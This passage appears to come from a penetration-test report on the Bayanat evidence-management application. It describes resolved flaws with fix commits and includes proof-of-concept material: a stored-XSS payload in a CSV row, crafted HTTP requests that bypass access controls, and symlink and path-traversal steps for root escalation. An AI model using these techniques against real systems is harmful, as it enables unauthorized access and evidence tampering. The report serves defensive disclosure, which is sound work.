This issue was confirmed by executing the documented quick install on a clean Ubuntu host. Once complete, any unprivileged local account can connect over the Unix socket without supplying credentials:

Command:
```
psql -U bayanat -d bayanat
```

Results:
A superuser session is established immediately, with no password prompt. All Bayanat tables are accessible for reading and modification.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/[...]/bayanat#L611-L627

Affected Code:
```
sudo -u postgres createuser -s "$APP_USER"
sudo -u postgres createdb bayanat -O "$APP_USER"

local rule="local   all   $APP_USER   trust"
sed -i "/^local.*all.*all/i $rule" "$pg_hba"
```

[12] https://github.com/sjacorg/bayanat/commit/507bab008
[13] https://docs.bayanat.org/deployment/installation.html#quick-install

It is recommended to replace the quick-install database setup with a least-privileged configuration. The bayanat database role should be created without superuser rights and granted only the permissions required to operate the application schema. The trust authentication rule in *pg_hba.conf* should be replaced with peer authentication bound to the dedicated service account or an explicit password-based method such as scram-sha-256, restricted to the Bayanat service account only.

BAY-01-007 WP1: Brute Force via Absent Login Rate Limiting *(Medium)*

Retest Notes: Resolved by Bayanat[14][15] and confirmed by 7ASecurity.

It was found that a pre-authentication brute-force vulnerability exists in the password login flow of Bayanat. The application does not enforce server-side account-based or IP-based throttling on the */login* endpoint. No lockout policy is applied after repeated failed authentication attempts. The only adaptive defense is an optional *reCAPTCHA* challenge. It is triggered solely by a session-stored failure counter and is disabled by default (*RECAPTCHA_ENABLED = False*). Because this counter is tied to the attacker session, it can be reset by initiating a new session or distributing attempts across multiple sessions. As a result, the control is ineffective against password spraying and brute-force attacks.

Flask-Limiter is initialized globally in *enferno/extensions.py*. However, the only concrete rate limit applied in the codebase is on the */csrf* helper route. The login form is rendered with an embedded CSRF token. Therefore, repeated authentication attempts against */login* do not require access to the rate-limited */csrf* endpoint. As a result, an attacker can issue an unbounded number of POST requests to */login* targeting a known username without triggering any server-side throttle.

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/user/views.py#L32

Affected Code:

```
@bp_user.before_app_request
def before_request() -> None:
    """
    Attach user object to global context, display custom captcha form after certain
failed attempts
    """
    g.user = current_user

    if session.get("failed", 0) > 1 and Config.get("RECAPTCHA_ENABLED"):
        current_app.extensions["security"].login_form = ExtendedLoginForm
```

[14] https://github.com/sjacorg/bayanat/commit/6b6973456
[15] https://github.com/sjacorg/bayanat/commit/ecc4aa76f

```
    else:
        current_app.extensions["security"].login_form = LoginForm
[...]
```

Affected File:

https://github.com/sjacorg/bayanat/[...]/enferno/utils/config_utils.py#L32

Affected Code:

```
class ConfigManager:
    [...]
DEFAULT_CONFIG = MappingProxyType(
        {
            # timedelta type
            "SECURITY_FRESHNESS": 30,
            "SECURITY_FRESHNESS_GRACE_PERIOD": 30,
            "SECURITY_TWO_FACTOR_REQUIRED": False,
            "SECURITY_PASSWORD_LENGTH_MIN": 10,
            "SECURITY_ZXCVBN_MINIMUM_SCORE": 3,
            "DISABLE_MULTIPLE_SESSIONS": True,
            "SESSION_RETENTION_PERIOD": 30,
            "RECAPTCHA_ENABLED": False,
```

It is recommended to apply server-side throttling or a lockout policy directly on the */login* endpoint. The control should be keyed to both the target username and the source IP address or subnet. Exponential backoff, time-bounded lockout windows, and audit logging of failed attempts should be implemented. *reCAPTCHA* should be retained only as a secondary friction layer. It must not be used as the primary authentication throttle. The rate limit applied to */csrf* should not be documented or treated as a substitute for login-endpoint protection. Regression tests should be added to verify that repeated failed login attempts from distinct sessions trigger the server-side throttle. The interaction between this control, MFA, OAuth, and reverse-proxy-level rate limiting should be documented explicitly. This prevents operators from treating the */csrf* limiter as sufficient protection for the authentication boundary.

BAY-01-008 WP3: Stored XSS via Import Pipeline Sanitization Bypass *(High)*

Retest Notes: Resolved by Bayanat[16][17] and confirmed by 7ASecurity.

It was found that a stored cross-site scripting vulnerability exists in the data import subsystem of the Bayanat application. The interactive CRUD paths protect rich-text fields through the *SanitizedField* validation layer. However, the import helpers in *sheet_import.py* and *media_import.py* assign raw attacker-controlled strings directly to model fields such as *ActorProfile.description* and *Bulletin.description* without applying equivalent sanitization before persistence. Those fields are subsequently rendered in the browser via *v-html* directives in the bulletin, incident, and actor-profile card components, creating a direct stored XSS sink. Because imported content originates from an attacker-controlled evidence path that is explicitly supported by the application, exposure to session hijacking or data exfiltration occurs when the affected item is later opened by an analyst, moderator, or administrator.

Steps to reproduce:

1. Create a CSV or XLSX row containing the proof-of-concept payload:
   `<img src=x onerror=alert(document.domain)>`
2. Import the CSV file through the standard import workflow.
3. Open the resulting item in the actor view.
4. The payload executed because the sanitization boundary was bypassed at the import stage.

Example CSV File:

```
id,originid,sourcelink,loc,label,Name,Nickname,First Name,Middle Name,Last
Name,Mother's Name,Description,Sources,Verified Labels,Sex,Minor/Adult,Civilian/Non
Civilian,Actor Type,Date of Birth,Place of Birth,Place of Residence,Place of
Origin,Detention location,Event Type,Comments,Detention Location,Death location,Death
date,Detention date,Occupation,Position,Spoken Dialects,Family Status,Ethnographic
Information,Nationality,National ID Card,Source Private?,Publish Date,Documentation
Date
301966,D-SY_3,https://sjac.corroborator.org/corroborator/#actor/301966/expanded,Damascu
s,"""Type, Looting"",""Type, Collective Punishment""",طارق محمود
الحسن,فريدة,محمود,طارق,,الحسن,"<img src=x onerror=alert(document.domain)> during a mass
arrest campaign in Bab Touma, Damascus in March 2013. Witnesses report he was taken
alongside eight other civilians to an Air Force Intelligence facility. No formal
charges were filed and his whereabouts remain unknown.","""SJAC
Interview""",Hostilities,Male,Minor,Civilian,Person,2001-05-14,Damascus,دمشق,دمشق,Damasc
us (Kafr Sousa),detention,Detained by Air Force Intelligence Branch 295. Family has
received no information since arrest.,Damascus (Kafr
Sousa),,,2013-03-18,Student,,Levantine,Single,Arab,Syria,07134822516,Y,2013-06-15,2013-
06-15
```

[16] https://github.com/sjacorg/bayanat/commit/9800fbed6
[17] https://github.com/sjacorg/bayanat/commit/d209e8ffb

Example Request:

```
GET /admin/api/actor/103/profiles HTTP/1.1
Host: pentest.bayanat.org
[...]
```

Example Response:

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 1433
[...]

{
    "data": [{
        "id": 103,
        "mode": 1,
        "originid": "D-SY_3",
        "description": " <img src=x onerror=alert(document.domain)> during a mass
arrest campaign in Bab Touma, Damascus in March 2013. Witnesses report he was taken
alongside eight other civilians to an Air Force Intelligence facility. No formal
charges were filed and his whereabouts remain unknown.\n</p>\n<p>origin_place:
\u062f\u0645\u0634\u0642",
[...]
```

Rendered HTML:

```
<div> <img src="x" onerror="alert(document.domain)"> during a mass arrest campaign in
Bab Touma, Damascus in March 2013. Witnesses report he was taken alongside eight other
civilians to an Air Force Intelligence facility. No formal charges were filed and his
whereabouts remain unknown.
<p></p>
<p>origin_place: دمشق</p></div>
```

This issue can be confirmed by reviewing the following files:

Affected File:

https://github.com/sjacorg/bayanat/[...]/data_import/utils/sheet_import.py#L557

Affected Code:

```
def set_description(self, map_item: Any) -> None:
      [...]
       if description:
           self.actor_profile.description = description
           if old_description:
               self.actor_profile.description += old_description
       self.data_import.add_to_log("Processed description")
```

Affected File:
https://github.com/sjacorg/[...]/enferno/data_import/utils/media_import.py#L572

Affected Code:
```
def update_description(description):
    if bulletin.description:
        bulletin.description += f"<br />{description}"
    else:
        bulletin.description = description
```

Affected File:
https://github.com/sjacorg/[...]/enferno/static/js/components/ActorProfiles.js#L104

Affected Code:
```
<v-card-text class="text-body-2 ">
    <read-more><div v-html="profile.description"></div></read-more>
</v-card-text>
```

The root cause is the absence of a unified sanitization boundary: the import code paths persist attacker-controlled strings into fields that are intentionally rendered as HTML in the UI, without applying the same policy enforced by *SanitizedField* on the interactive edit path.

It is recommended to apply the same sanitization policy used by *SanitizedField* to all imported rich-text fields before persistence. If provenance of the original source material is required, it should be retained in a separate field that is not rendered. Regression tests should be added that import event-handler and *javascript:* URI payloads and assert that the rendered output remains inert.

BAY-01-009 WP3: Authorization Bypass in Media Update Endpoint *(High)*

Retest Notes: Resolved by Bayanat[18][19][20][21] and confirmed by 7ASecurity.

It was found that the PUT */admin/api/media/<id>* media update endpoint has an integrity failure due to insufficient authorization checks after successful authentication. This issue occurs because only a broad group-visibility check (*current_user.can_access(media)*) is performed. The stricter assignee and peer-review boundaries used elsewhere are not enforced. As a result, a media record of a colleague can be repointed to attacker-controlled file content by any analyst within the same group, without administrative privileges or assignment to the target item.

The intended boundary is documented in *docs/guide/workflow.md*[22], which states that items in Assigned or Updated states are to be modified exclusively by the assigned analyst, and that reviewers must not make changes to items under review. This is enforced by the Bulletin and Actor frontends through *editAllowed(...)*[23], which returns true only for administrators or the currently assigned analyst in permitted workflow states. However, this check is not replicated by the server-side media endpoint. Furthermore, *media.from_json()* accepts the caller-supplied fields fileType, filename, and etag. These fields are subsequently used by the file-serving path (*/admin/api/media/<id>/proxy*) to determine which local or S3 object is streamed to the requesting client. This was confirmed as follows:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/media.py#L571-L611

Affected Code:

```
@admin.put("/api/media/<int:id>")
@roles_accepted("Admin", "DA")
@validate_with(MediaRequestModel)
def api_media_update(id: t.id, validated_data: dict) -> Response:
  [...]

  if not current_user.can_access(media):
      Activity.create(
          current_user,
          Activity.ACTION_VIEW,
          Activity.STATUS_DENIED,
          validated_data,
```

[18] https://github.com/sjacorg/bayanat/commit/0614f8aad
[19] https://github.com/sjacorg/bayanat/commit/92ee1e0a0
[20] https://github.com/sjacorg/bayanat/commit/97c113ef8
[21] https://github.com/sjacorg/bayanat/commit/1cb5085e3
[22] https://github.com/sjacorg/bayanat/blob/[...]/docs/guide/workflow.md
[23] https://github.com/sjacorg/bayanat/[...]enferno/admin/templates/admin/bulletins.html#L1450

```
            "media",
            details="Unauthorized attempt to update restricted media.",
        )
        return HTTPResponse.forbidden("Restricted Access")

    media = media.from_json(validated_data["item"])
    if media.save():
        Activity.create(
            current_user,
            Activity.ACTION_VIEW,
            Activity.STATUS_SUCCESS,
            validated_data,
            "media",
        )
        return HTTPResponse.success(message=f"Media {id} updated")
  [...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/models/Media.py#L124-L125

Affected Code:

```
def from_json(self, json: dict[str, Any]) -> "Media":
        """
        Create a media object from a json dictionary.

        Args:
            - json: the json dictionary to create the media from.

        Returns:
            - the media object.
        """
        self.title = json["title"] if "title" in json else None
        self.title_ar = json["title_ar"] if "title_ar" in json else None
        self.media_file_type = json["fileType"] if "fileType" in json else None
        self.media_file = json["filename"] if "filename" in json else None
        self.etag = json.get("etag", None)
        self.time = json.get("time", None)
        category = json.get("category", None)
        if category:
            self.category = category.get("id")
        return self
```

The media update path reuses only the broad group-visibility check. The assignee and reviewer workflow boundary enforced by the primary Bulletin, Actor, and Incident update routes is not re-applied. Additionally, client-supplied JSON is trusted for immutable storage-binding fields (filename, etag, and fileType) instead of being treated as upload-time facts. This results in a direct evidence-integrity break rather than a UI inconsistency.

It is recommended to apply the same assignee and peer-review server-side checks used by the primary item update routes to every media mutation endpoint, including api_media_update, orientation changes, OCR triggers, and manual extraction edits. Clients should not be permitted to change filename, etag, or fileType after upload. These values should be persisted as immutable server-derived fields, and update attempts that include them should be rejected.

BAY-01-010 WP2: Authorization Bypass via Nested Relation Mutation *(High)*

Retest Notes: Resolved by Bayanat[24] and confirmed by 7ASecurity.

It was found that a post-authentication authorization bypass vulnerability exists in the standard Actor, Bulletin, and Incident create and update routes. Object-level access control is enforced only on the root item identified in the request URL. However, nested relation payloads are accepted, and their target IDs are resolved and written directly to the database without any per-target authorization check. As a result, relations on restricted items outside the assigned groups of the analyst can be added, updated, or removed by an authenticated Data Analyst with edit access to at least one accessible item. This violates the primary access-control invariant documented in the threat model of the project.

The root cause resides in the model-layer *from_json()* methods for all three item types. After access to the root item is verified by the request handler, control is delegated to *from_json()*. Nested relation entries are then iterated, each target object is resolved via *db.session.get(...)*, and the appropriate relation helper is invoked without evaluating *current_user.can_access()* on the resolved target. Omitted target IDs are reconciled by deletion. Therefore, relations from restricted records can also be removed through a follow-up request. Because the relation helper methods also call *create_revision()* on the related object, every unauthorized write is recorded in the revision history of the restricted item.

Steps to reproduce:

1. Create or reuse an accessible Incident owned by the analyst.
2. Choose a restricted Actor outside the group of the analyst.
3. Send a PUT request to */admin/api/incident/<incident_id>* with *check_ar:true* and an *actor_relations* array that names the restricted actor by ID.
4. The server accepts the request and inserts or updates the Incident-to-Actor relation.

This was confirmed as follows:

[24] https://github.com/sjacorg/bayanat/commit/f34e6790c

Example HTTP Request (Query an Actor as an Analyst):

```
POST /admin/api/actors/ HTTP/1.1
Host: pentest.bayanat.org

{"q":[{}],"per_page":10,"cursor":null,"include_count":true}
```

Example HTTP Response (Restricted Actor Returned):

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 2630
{
    "data": {
        "items": [{
            "id": 108,
            "restricted": true
[...]
```

Example HTTP Request (Update Incident 43 with the Restricted Actor):

```
PUT /admin/api/incident/43 HTTP/1.1
Host: pentest.bayanat.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:149.0) Gecko/20100101
Firefox/149.0

{"item":{"class":"incident","id":43,"title":"Mutate PoC
2","title_ar":null,"description":null,"assigned_to":{"id":4,"name":"user-4","username":
"user-4","display_name":"user-4","active":true},"first_peer_reviewer":null,"labels":[],
"locations":[],"potential_violations":[],"claimed_violations":[],"events":[],"actor_rel
ations":[{"actor":{"id":108,"name":"خالد إبراهيم ياسين","name_ar":null,"status":"Machine
Created","assigned_to":null,"first_peer_reviewer":null,"roles":[{"id":1,"name":"Admin",
"color":null},{"id":2,"name":"DA","color":null},{"id":3,"name":"Mod","color":null}],"_s
tatus":"Machine
Created","review_action":null},"probability":0,"related_as":[1],"comment":""}],"bulleti
n_relations":[],"incident_relations":[],"comments":"Update Actor 107 to
106","status":"Updated","review":null,"review_action":null,"updated_at":"2026-04-28T18:
23","roles":[{"id":2,"name":"DA","description":"System
Role","color":""}],"check_ar":true}}
```

Example HTTP Response (Association Successfully Added to the Incident Record):

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
[...]

{
    "message": "Saved Incident #43"
}
```

Example Response (Actor Updated with a New Incident):

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 1278
Content-Type: application/json
[...]

{
    "data": {
        "nodes": [{
            "id": "Actor108",
            "_id": 108,
            "title": "\u0631\u0627\u0646\u064a\u0627 \u0645\u062d\u0645\u0648\u062f
\u0627\u0644\u062c\u0631\u0627\u062d",
            "color": "#74daa3",
            "type": "Actor",
            "collapsed": true,
            "childLinks": [],
            "restricted": false
        }, {
            "id": "Incident43",
            "_id": 43,
            "title": "Mutate PoC 2",
            "color": "#f4be39",
            "type": "Incident",
            "collapsed": true,
            "childLinks": [],
            "restricted": false
        [...]
```

This issue can also be confirmed by reviewing the following files:

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/incidents.py#L258

Affected Code:

```
# update incident endpoint
@admin.put("/api/incident/<int:id>")
@roles_accepted("Admin", "DA")
@validate_with(IncidentRequestModel)
def api_incident_update(id: t.id, validated_data: dict) -> Response:
    """
    API endpoint to update an incident.

    Args:
        - id: id of the incident.
        - validated_data: validated data from the request.

    Returns:
```

```
        - success/error string based on the operation result.
    """
    [...]

        incident = incident.from_json(validated_data["item"])

        # Create a revision using latest values
        # this method automatically commits
        # incident changes (referenced)
        if incident:
            incident.create_revision()
            # Record activity
            Activity.create(
                current_user,
                Activity.ACTION_UPDATE,
                Activity.STATUS_SUCCESS,
                incident.to_mini(),
                "incident",
            )
            return HTTPResponse.success(message=f"Saved Incident #{id}")
        else:
            return HTTPResponse.error(f"Error saving Incident {id}", status=500)
    else:
        return HTTPResponse.not_found("Incident not found")
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/models/Incident.py#L212

Affected Code:

```
# populate model from json dict
    def from_json(self, json: dict[str, Any]) -> "Incident":
        """
        Populate the object from a json dictionary.

        Args:
            - json: the json dictionary.

        Returns:
            - the updated object.
        """
        [...]
        if "actor_relations" in json and "check_ar" in json:
            # collect related actors ids (helps with finding removed ones)
            rel_ids = []
            for relation in json["actor_relations"]:
                actor = db.session.get(Actor, relation["actor"]["id"])

                # Extra (check those actors exit)

                if actor:
```

```
            rel_ids.append(actor.id)
            # this will update/create the relationship (will flush to db!)
            self.relate_actor(actor, relation=relation)
```

It is recommended to enforce per-target authorization before any relation create, update, or delete operation is executed. Nested relation target IDs that are inaccessible to the requesting user should be rejected. The reconciliation logic that removes omitted targets should ignore inaccessible entries rather than delete them. The authorization check should be centralized within the shared relation helper code to prevent divergence across the Actor, Bulletin, and Incident paths. Regression tests should be introduced to cover cross-group relation add, update, and delete attempts for all three item types under Analyst, Moderator, and Administrator roles.

BAY-01-011 WP2: Authorization Bypass via Bulk Role Replacement *(High)*

Retest Notes: Resolved by Bayanat[25] and confirmed by 7ASecurity.

It was found that an authenticated authorization bypass vulnerability exists in the bulk-update path for Actors and Bulletins. Although access-role modifications are documented and presented in the UI as an administrator-only operation, a crafted Moderator request is accepted by the backend. This request clears access roles through the asynchronous worker path, effectively converting restricted items into unrestricted ones without requiring administrator privileges.

The bulk-update routes for Actors and Bulletins validate a generic bulk payload that includes the *rolesReplace* field. For non-administrator callers, only the roles key is stripped by the route layer before the job is queued, leaving *rolesReplace* intact. In the worker, the only per-item authorization check is *user.can_access(item)*. Once that check passes, *rolesReplace* is honored unconditionally by the worker. When a request is submitted with *rolesReplace=true* and no accompanying role list, an empty array is assigned to *bulletin.roles* or *actor.roles* by the worker. Because the default configuration treats items with no assigned roles as unrestricted, previously restricted records become visible to all active users. A Moderator who holds legitimate read access to a restricted Actor or Bulletin can therefore exploit this path to strip its access groups entirely.

This was confirmed as follows:

Example HTTP Request (Moderator Removes Actor Access Group):

```
PUT /admin/api/actor/bulk/ HTTP/1.1
Host: pentest.bayanat.org
[...]
```

[25] https://github.com/sjacorg/bayanat/commit/dec0516ea

```
{"items":[101],"bulk":{"rolesReplace":true,"comments":"bulk edit"}}
```

Example HTTP Response:

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 47
[...]

{
    "message": "Bulk update queued successfully."
}
```

Result:
The access groups associated with the actor were removed.

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/actors.py#L406

Affected Code:

```
@admin.put("/api/actor/bulk/")
@roles_accepted("Admin", "Mod")
@validate_with(ActorBulkUpdateRequestModel)
def api_actor_bulk_update(
   validated_data: dict,
) -> Response:
   """
   Endpoint to bulk update actors.

   Args:
       - validated_data: validated data from the request.

   Returns:
       - success/error string based on the operation result.
   """

   ids = validated_data["items"]
   bulk = validated_data["bulk"]

   # non-intrusive hard validation for access roles based on user
   if not current_user.has_role("Admin"):
       # silently discard access roles
       bulk.pop("roles", None)
[...]
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/tasks/bulk_ops.py#L94-L106

Affected Code:

```
# Access Roles
roles = bulk.get("roles")
replace_roles = bulk.get("rolesReplace")
   if replace_roles:
        if roles:
            role_ids = list(map(lambda x: x.get("id"), roles))
            # get actual roles objects
            roles = Role.query.filter(Role.id.in_(role_ids)).all()
            # assign directly to the bulletin
            bulletin.roles = roles
        else:
             # clear bulletin roles
            bulletin.roles = []
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/validation/models.py#L1316

Affected Code:

```
class GenericBulkModel(BaseValidationModel):
   status: Optional[str] = None
   assigned_to_id: Optional[int] = None
   first_peer_reviewer_id: Optional[int] = None
   comments: Optional[str] = None
   roles: list[PartialRoleModel] = Field(default_factory=list)
   rolesReplace: Optional[bool] = None
   assigneeClear: Optional[bool] = None
   reviewerClear: Optional[bool] = None
```

It is recommended to define a server-side allowlist of permitted bulk fields per role and enforce it before the job is queued or, at the latest, within the worker itself. Selective key removal at the route layer should not be relied upon. For Moderator requests targeting Actors and Bulletins, both roles and *rolesReplace* must be rejected or ignored together. Route and worker authorization logic should be centralized to prevent future drift between the documented administrator-only boundary and the asynchronous execution path. Regression tests should be introduced for crafted bulk API requests carrying *rolesReplace=true*, both with and without an accompanying role list.

BAY-01-012 WP2: Authorization Bypass via Direct Media APIs *(High)*

Retest Notes: Resolved by Bayanat[2627] and confirmed by 7ASecurity.

It was found that an authenticated authorization bypass vulnerability exists in the Bayanat media-handling subsystem. The application exposes a first-class per-user *can_access_media* permission. This permission is enforced by the *_require_media_access* decorator on the Media Dashboard and OCR routes, surfaced in the admin user-management interface, and reflected in the navigation drawer. However, several direct media-serving and extraction endpoints rely only on the weaker parent-item group check (*current_user.can_access(media)*) and do not apply *_require_media_access*. Because *User.can_access()* for media objects evaluates only the role/group overlap with the parent Actor or Bulletin, any authenticated user whose account is granted access to a parent record but whose *can_access_media* toggle is disabled retains access to the underlying evidence files and OCR-derived text through those direct routes.

This was confirmed as follows:

Example HTTP Request (Obtain Bulletin by ID):

```
GET /admin/api/bulletin/203?mode=3 HTTP/1.1
Host: pentest.bayanat.org
[...]
```

Example HTTP Response (Inspect Media Title Through Parent ID):

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 1275
Content-Type: application/json
[...]

{
    [...]
        "medias": [{
            "id": 5,
            "title": "raoul-droog-yMSecCHsIBc-unsplash Small.png",
            "title_ar": null,
```

Example HTTP Request (Retrieve Media URL by Filename):

```
GET /admin/api/media/20260429-144940-raoul-droog-ymsecchsibc-unsplash_small.png
HTTP/1.1
Host: pentest.bayanat.org
[...]
```

[26] https://github.com/sjacorg/bayanat/commit/8b0c2d5c3
[27] https://github.com/sjacorg/bayanat/commit/98b305f06

Example HTTP Response:

```
HTTP/1.1 200 OK
Alt-Svc: h3=":443"; ma=2592000
Content-Length: 102
Content-Type: application/json
[...]

{
    "data": {
        "url":
"/admin/api/serve/media/20260429-144940-raoul-droog-ymsecchsibc-unsplash_small.png"
    }
}
```

Results

Media URLs were accessible without the *can_access_media* permission.

Media authorization is divided across two inconsistent decision points: a dedicated per-user privilege (*can_access_media*[28]) enforced by *_require_media_access*[29], and a separate parent-item group check inside *User.can_access()*. Direct media and extraction routes apply only the weaker check, and embedded serializers follow the same path. Because the stricter permission is not re-evaluated at those trust boundaries, the effective server-side authorization is broader than the privilege model of the product.

This issue can also be confirmed by reviewing the following files:

Affected File:

https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/media.py#L390

Affected Code:

```
else:
   # media exists in the database, check access control restrictions
   if not current_user.can_access(media):
       Activity.create(
           current_user,
           Activity.ACTION_VIEW,
           Activity.STATUS_DENIED,
           request.json,
           "media",
           details="Unauthorized attempt to access restricted media file.",
       )
       return HTTPResponse.forbidden("Restricted Access")
```

[28] https://github.com/sjacorg/bayanat/blob/auto-update-simplified/enferno/user/models.py#L209
[29] https://github.com/sjacorg/bayanat/blob/auto-update-simplified/enferno/admin/views/media.py#L46

```
    params = {"Bucket": current_app.config["S3_BUCKET"], "Key": filename}
    if filename.lower().endswith("pdf"):
        params["ResponseContentType"] = "application/pdf"
    return HTTPResponse.success(
        data={
            "url": s3.generate_presigned_url(
                "get_object", Params=params, ExpiresIn=S3_URL_EXPIRY
            )
        },
    )
```

Affected File:
https://github.com/sjacorg/bayanat/[...]/enferno/admin/views/media.py#L461

Affected Code:

```
@admin.route("/api/media/<int:id>/proxy")
@auth_required()
def api_media_proxy(id: int) -> Response:
    """Proxy media file through Flask -- ensures same-origin inline display for PDFs."""
    media = Media.query.get(id)
    if not media:
        abort(404)
    if not current_user.can_access(media): 7asec: never consult can_access_media
        return HTTPResponse.forbidden("Restricted Access")
```

It is recommended to introduce a unified server-side authorization helper that requires both *can_access_media* and parent-item access for non-admin users. This helper must be applied consistently to all direct media and extraction routes, as well as to any serializer that embeds media metadata within parent-item responses. Regression tests should cover a user whose group membership permits access to the parent Actor or Bulletin but whose *can_access_media* flag is disabled. Denial should be asserted on all affected endpoints under both local and S3 storage configurations.

BAY-01-013 WP4: Privilege Escalation via Auto-Update Wrapper *(High)*

Retest Notes: Resolved by Bayanat[30][31] and confirmed by 7ASecurity.

It was found that a local privilege escalation vulnerability exists in the auto-update subsystem. The root maintenance wrapper trusts mutable filesystem state that is owned and writable by the unprivileged bayanat service account. The installer recursively transfers ownership of */opt/bayanat* to the bayanat user. Passwordless sudo access to */usr/local/sbin/bayanat-start-update* is also granted to that account. Because the updater lock file, state temporary file, and target release trees all reside within that service-user-writable directory tree, this boundary can be exploited by a local attacker with code execution as bayanat. This can result in root file takeover, persistent root-command implantation, or destructive root-controlled path traversal.

The system is vulnerable through four distinct exploitation paths. First, *acquire_lock()* creates a race condition where *$LOCK_FILE* can be replaced by a local process with a symlink to a root-owned file, such as */etc/sudoers.d/bayanat*. The subsequent chown operation by the root wrapper transfers ownership to the service user. The file can then be rewritten for direct privilege escalation. Second, *write_state()* is similarly vulnerable. A symlink substitution on the temporary state file allows an equivalent root file overwrite. Third, *_clone_release()* transfers ownership of the new release directory to the service user during *PREPARE*. Before the binary is copied by the root wrapper to */usr/local/bin/bayanat*, the executable in the cloned tree can be modified by the service account. Subsequent execution of a root-permitted command, such as *sudo -n /usr/local/bin/bayanat* status, executes attacker-controlled code as root. Fourth, recovery-state JSON is read by the root wrapper from the service-user-writable directory without field validation. This enables path traversal, such as a forged *target* value of */../../../etc*, which causes root to execute *rm -rf* against arbitrary paths.

This issue can also be confirmed by reviewing the following files:

Affected Files:
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/bayanat#L241
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/bayanat#L259
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/bayanat#L290
https://github.com/sjacorg/bayanat/blob/auto-update-simplified/bayanat#L658

Affected Code:
```
readonly APP_USER="bayanat"
bayanat ALL=(root) NOPASSWD: /usr/local/sbin/bayanat-start-update
```

[30] https://github.com/sjacorg/bayanat/commit/3b5ab770c
[31] https://github.com/sjacorg/bayanat/commit/e4f26caac

```
write_state() {
  [...]
   chown "$APP_USER:$APP_USER" "$STATE_DIR" 2>/dev/null || true
   local tmp="$STATE_FILE.tmp"
   cat > "$tmp" <<EOF
[...]
acquire_lock() {
   [...]
   echo $$ > "$LOCK_FILE"
   chown "$APP_USER:$APP_USER" "$LOCK_FILE" 2>/dev/null || true
}
[...]
write_state() {
  [...]
EOF
   mv -Tf "$tmp" "$STATE_FILE"
   chown "$APP_USER:$APP_USER" "$STATE_FILE" 2>/dev/null || true
}
[...]
_clone_release() {
   [...]
   log "Cloning $tag..."
   git clone --depth 1 --branch "$tag" "$GIT_URL" "$dest"
   chown -R "$APP_USER:$APP_USER" "$dest"
}
```

It is recommended to relocate release trees, the active symlink target, the updater lock and state directory, and *.env* to a root-owned path. Write access for the bayanat account should be restricted to only the specific media, log, and runtime directories it requires. Lock and state temporary files must be created with root-only mktemp or open(*O_NOFOLLOW*) semantics. Ownership and the absence of symbolic links must be verified before any write or chown operation is performed.

BAY-01-035 WP5: CSV Analyze DoS via Ragged Rows *(Low)*

Retest Notes: Resolved by Bayanat[32] and confirmed by 7ASecurity.

It was found that the CSV import analysis endpoint can return HTTP 500 when a ragged CSV file is parsed. The *SheetImport.parse_csv()* helper calls *pd.read_csv()* without pinning the expected number of columns to the header row. When a data row contains more fields than the header row, pandas can promote the excess leading fields into a row-level *MultiIndex*.

The resulting object is then converted through *df.head().to_dict()* and returned by the view through *HTTPResponse.success*. In this state, the nested head object can contain tuple keys. These keys are not JSON serializable, causing *json.dumps* to raise *TypeError* and the request to terminate through the global uncaught-exception handler. As a result, an authenticated Admin user can trigger a request-level denial of service on */import/api/csv/analyze* by submitting a CSV file with more fields in a data row than in the header row.

This issue can also be confirmed by reviewing the following file:

Affected File:
https://github.com/sjacorg/bayanat/blob/v4.0.0/…/utils/sheet_import.py#L135-L154

Affected Code:

```
@staticmethod
def parse_csv(filepath: str) -> dict:
    # read the file partially only for parsing purposes
    df = pd.read_csv(filepath, keep_default_na=False)
    df.dropna(how="all", axis=1, inplace=True)
    df = df.astype(str)

    columns = df.columns.to_list()
    head = df.head().to_dict()

    return {"columns": columns, "head": head}
```

When the number of fields in a row exceeds the number of header columns, such as a header of *a,b,c* followed by a row of *1,2,3,4,5*, pandas treats the excess leading fields as a row-level MultiIndex. The inner dictionary produced by *to_dict()* then contains tuple keys, such as *(1, 2)*, which cannot be encoded as JSON object keys.

This was confirmed as follows:

[32] https://github.com/sjacorg/bayanat/commit/f1990806b

Command:

```
.venv-fuzz/bin/python -m pytest fuzzing/regression/test_sheet_parse_csv.py -v
```

Output:

```
FAILED
fuzzing/regression/test_sheet_parse_csv.py::TestRaggedRowsMultiIndex::test_result_is_js
on_serialisable
    TypeError: keys must be str, int, float, bool or None, not tuple
```

Minimal Reproducer:

```
a,b,c
1,2,3,4,5
```

It is recommended to pin the parsed column layout to the header row, reject or explicitly drop excess fields, and validate that the returned structure is JSON serializable before it is returned by the view. Parser errors should be mapped to a controlled 4xx response rather than being allowed to surface as HTTP 500.

Proposed Fix:

```
@staticmethod
def parse_csv(filepath: str) -> dict:
    # Pin the column layout to the header so excess fields cannot promote
    # themselves to a row-level MultiIndex.
    header = pd.read_csv(filepath, nrows=0).columns.tolist()
    df = pd.read_csv(
        filepath,
        names=header,
        header=0,
        usecols=range(len(header)),
        keep_default_na=False,
        on_bad_lines="skip",
    )
    df.dropna(how="all", axis=1, inplace=True)
    df = df.astype(str)

    columns = df.columns.to_list()
    head = df.head().to_dict()

    # Defensive: reject any non-primitive keys that slipped through so
    # the endpoint returns 400 rather than 500.
    for rows in head.values():
        if any(
            not isinstance(k, (str, int, float, bool)) and k is not None
            for k in rows.keys()
        ):
